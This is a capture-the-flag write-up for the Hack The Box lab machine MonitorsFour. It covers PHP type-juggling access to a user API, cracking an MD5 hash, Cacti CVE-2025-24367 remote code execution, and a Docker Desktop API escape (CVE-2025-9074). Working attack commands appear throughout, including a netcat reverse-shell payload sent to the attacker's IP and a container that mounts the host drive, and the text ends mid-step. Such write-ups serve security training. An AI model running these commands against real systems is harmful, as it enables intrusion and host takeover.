MonitorsFour [HTB]

Review
MonitorsFour is an easy-difficulty machine that chains several vulnerabilities. The attack path begins with a Broken Access Control vulnerability (because of the Type Juggling issue) in a custom API, leading to exposed password hashes. After cracking the admin's password, finding a subdomain, and reusing creds, an authenticated RCE vulnerability in Cacti (CVE-2025-24367) grants an initial shell inside a Docker container. Privilege escalation leverages an exposed Docker Engine API (CVE-2025-9074), allowing to mount the host filesystem and read the root flag.
~$ Nm@p sC4n
First, perform nmap scan to find open tcp ports:
└─$ sudo nmap -p- $IP -Pn
Output:
PORT     STATE SERVICE
80/tcp   open  http
5985/tcp open  wsman
The scan reveals two open ports. Next, perform a more detailed scan using additional nmap flags -> -sC + -sV:
└─$ sudo nmap -p80,5985 $IP -Pn -sC -sV
Output:
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
The web application redirects to http://monitorsfour.htb.
Let’s add this domain to the /etc/hosts file:
└─$ echo -n "\n$IP\tmonitoursfour.htb" | sudo tee -a /etc/hosts
~$ w3b
Visit the web app:


The most interesting part is the login page (http://monitorsfour.htb/login):
The server responds with the following header:
[+] X-Powered-By: PHP/8.3.27
Therefore, this app is php-based.
-> us3rs dump
Intercepting the POST request during a failed login attempt reveals that the app uses an API:

Sending a GET request to /api/v1/users endpoint reveals that it requires a token parameter.
{"error":"Missing token parameter"}
I tried to send 0 as the token value and it causes the server to return user data:

It worked because the endpoint possibly uses loose comparison for a token validation -> this is a classic php type juggling issue.
As a result, sensitive user data is exposed.
echo -n '<response_data>' | jq
Readable json:
[
  {
    "id": 2,
    "username": "admin",
    "email": "admin@monitorsfour.htb",
    "password": "56b32eb43e6f15395f6c46c1c9e1cd36",
    "role": "super user",
    "token": "8024b78f83f102da4f",
    "name": "Marcus Higgins",
    "position": "System Administrator",
    "dob": "1978-04-26",
    "start_date": "2021-01-12",
    "salary": "320800.00"
  },
  {
    "id": 5,
    "username": "mwatson",
    "email": "mwatson@monitorsfour.htb",
    "password": "69196959c16b26ef00b77d82cf6eb169",
    "role": "user",
    "token": "0e543210987654321",
    "name": "Michael Watson",
    "position": "Website Administrator",
    "dob": "1985-02-15",
    "start_date": "2021-05-11",
    "salary": "75000.00"
  },
  {
    "id": 6,
    "username": "janderson",
    "email": "janderson@monitorsfour.htb",
    "password": "2a22dcf99190c322d974c8df5ba3256b",
    "role": "user",
    "token": "0e999999999999999",
    "name": "Jennifer Anderson",
    "position": "Network Engineer",
    "dob": "1990-07-16",
    "start_date": "2021-06-20",
    "salary": "68000.00"
  },
  {
    "id": 7,
    "username": "dthompson",
    "email": "dthompson@monitorsfour.htb",
    "password": "8d4a7e7fd08555133e056d9aacb1e519",
    "role": "user",
    "token": "0e111111111111111",
    "name": "David Thompson",
    "position": "Database Manager",
    "dob": "1982-11-23",
    "start_date": "2022-09-15",
    "salary": "83000.00"
  }
]
The output contains a hashed password for each user. It is md5 hash:
└─$ hash-identifier
#...
HASH: 56b32eb43e6f15395f6c46c1c9e1cd36

Possible Hashs:
[+] MD5
#...
If any of these users has a weak password, we can crack it and log into the app.
First, try to crack the admin’s password with hashcat:
└─$ hashcat -a 0 -m 0 admin.hash /usr/share/wordlist/rockyou.txt
The hash is successfully cracked.
[+] creds -> admin : wonderful1
Login:
The app contains only one interesting entry at http://monitorsfour.htb/admin/changelog -> an item called Infrastructure Notice that conyains the following text:
Migrated MonitorsFour infrastructure to Windows and Docker Desktop 4.44.2, enabling containerized deployments for improved portability, scalability, and easier environment management.
This may be useful later.
[!] Docker Desktop 4.44.2
I also tried to enumerate subdomains with ffuf:
└─$ ffuf -u http://monitorsfour.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.monitorsfour.htb" -ac
 As a result, one subdomain is discovered:
cacti [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 136ms]
Adding cacti.monitorsfour.htb to /etc/hosts.

Navigating to cacti.monitorsfour.htb reveals a login page:
~$ Cacti
Cacti is an open-source network monitoring framework.
The login page displays Cacti version below of the login form.
[+] cacti version -> 1.2.28
There is a chance that the previously obtained creds may be valid. I tried admin : wonderful1 -> but it failed.
However, the user dump revealed the admin’s full name -> Marcus Higgins.

Based on this, trying marcus as the username succeeds.
[+] cacti admin creds => marcus : wonderful1
> CVE-2025-24367
Cacti version 1.2.28 is affected by the following vulnerability:
According to the report, the vulnerability allows authenticated users to abuse the graph creation functionality to write an arbitrary PHP file to the web root, leading to RCE.
The vulnerability stems from insufficient sanitization of user-controllable data passed to the rrdtool binary during request processing.
The cacti_escapeshellarg function is used to sanitize user input, but fails to properly handle newline characters (\n);
This allows an attacker to inject multiple newlines to execute commands on the rrdtool binary.
The injection occurs via the --right-axis-label parameter in the /cacti/graph_templates.php endpoint.
More details are available on the github link I added above.
~$ Sh3ll as www-data
For exploitation, there is an excellent exploit on Github created by TheCyberGeek (one of creators of this machine).
The exploit requires several arguments -> valid creds (-u for username and -p for password), the Cacti instance URL (--url), the listener address and port for the incoming reverse shell connection:
└─$ python3 exploit.py -u marcus -p wonderful1 --url http://cacti.monitorsfour.htb -i 10.10.14.48 -l 1234

After running the exploit, the reverse shell is received:
└─$ rlwrap nc -nvlp 1234
listening on [any] 1234 ...
#...
www-data@821fbd6a43fa:~/html/cacti$
The user.txt flag is located in Marcus’s home directory:
[+] /home/marcus/user.txt
Type Juggling
The /var/www/app directory contains the source files for the http://monitorsfour.htb app.
/var/www/app/controllers/UserController.php has the following function that is for /api/v1/users?token=<token>:
public function get_users($router)
{
  $token = $_GET['token'] ?? null;

  if ($token === null) {
    echo json_encode(["error" => "Missing token parameter"]);
    exit;
  }

  $auth = new AuthController();
  if (!$auth->validate_token($token)) {
    header("Content-Type: application/json");
    echo json_encode(["error" => "Invalid or missing token"]);
    exit;
  }

  //....
}
Passing 0 as the token value calls the validate_token function from /var/www/app/controllers/AuthController.php.
public function validate_token($token): bool
{
  $query = "SELECT token FROM users";
  $stmt  = $this->db->query($query);
  $tokens = $stmt->fetchAll(PDO::FETCH_COLUMN);

  foreach ($tokens as $db_token) {
    if ($token == $db_token) { // <<<--- !!! TYPE JUGGLING !!!
      return true;
    }
  }

  return false;
}
This function contains this condition if ($token == $db_token) and here is where the type juggling occurs. This function uses the loose == operator instead of strict ===.
This table illustrates this behavior perfectly.

~# root.txt
> Docker Container
The target’s hostname 821fbd6a43fa suggests that we are likely inside a docker container -> random hex strings like this are Docker’s default container naming behavior.
This can be confirmed by checking for the presence of a .dockerenv file in the root (/) directory:
www-data@821fbd6a43fa:/home/marcus$ ls -laA /
-rwxr-xr-x 1 root root 0 Nov 10 17:04 .dockerenv
The ip a command reveals the default docker network:
#...
inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
#...
Also look at the /etc/resolv.conf file:
cat /etc/resolv.conf
The output:
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
127.0.0.11 is the Docker internal DNS resolver, which forwards queries to the host at 192.168.65.7.
Running the following command:
www-data@821fbd6a43fa:/home/marcus$ uname -a
It shows a WSL2 kernel:
Linux 821fbd6a43fa 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Thu Jun 5 18:30:46 UTC 2025 x86_64 GNU/Linux
This confirms the host is running Docker Desktop with a WSL2 backend on Windows -> consistent with the Infrastructure Notice found earlier, which mentioned a migration to Docker Desktop 4.44.2.
The non-encrypted API port (2375) appears to be accessible:
$ curl -v http://192.168.65.7:2375/version
The request goes through without authentication:
{
  "Platform":{"Name":"Docker Engine - Community"},
  //...
  "Version": "28.3.2",
  "KernelVersion": "6.6.87.2-microsoft-standard-WSL2",
  "ApiVersion":"1.51",
  "Os": "linux"
  //....
}
The exposed unauthenticated Docker API on a Windows Docker Desktop host points directly to CVE-2025-9074.
> CVE 2025-9074
CVE-2025-9074 is a critical vulnerability in Docker Desktop versions prior to 4.44.3 affecting Windows and macOS.
Docker Desktop has its own internal network (192.168.65.x) that connects containers to the host. In version 4.44.3, the Docker engine API was accidentally left open at 192.168.65.7:2375 with no authentication at all.
Any container on that network can communicate with the Docker daemon freely -> for example, create new containers, mount the host filesystem, etc.
> Exploit
Exploitation requires two steps:
1) create a container
2) start the created on the previous step container
1 -> create a container
[ENDPOINT] /containers/create
This endpoint accepts json data.
The response returns the ID of the created container.
Payload:
{
  "Image":"alpine",
  "Cmd":
  [
    "/bin/sh",
    "-c",
    "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.48 3333 >/tmp/f"
  ],
  "HostConfig":
  {
    "Binds":
    [
      "/mnt/host/c:/win"
    ]
  }
}
Once the container is created, the command in the Cmd field will be executed and the host filesystem will be mounted at /win inside the container.
Transfer the json file to the target:
www-data@821fbd6a43fa:/tmp$ curl http://10.10.14.48:9090/payload.json -o payload.json
Next, send a request to create the container:
www-data@821fbd6a43fa:/tmp$ curl http://192.168.65.7:2375/containers/create -X POST -H "Content-Type: application/json" -d @payload.json
...
{"Id":"dd73ac0f4a24083bff3471639c0fbb4fb096a70cdc10f3919812464991838fb7","Warnings":[]}
As a result, the container ID is returned.
2 -> start the container
[ENDPOINT] /containers/<container-Id>/start
Export the id:
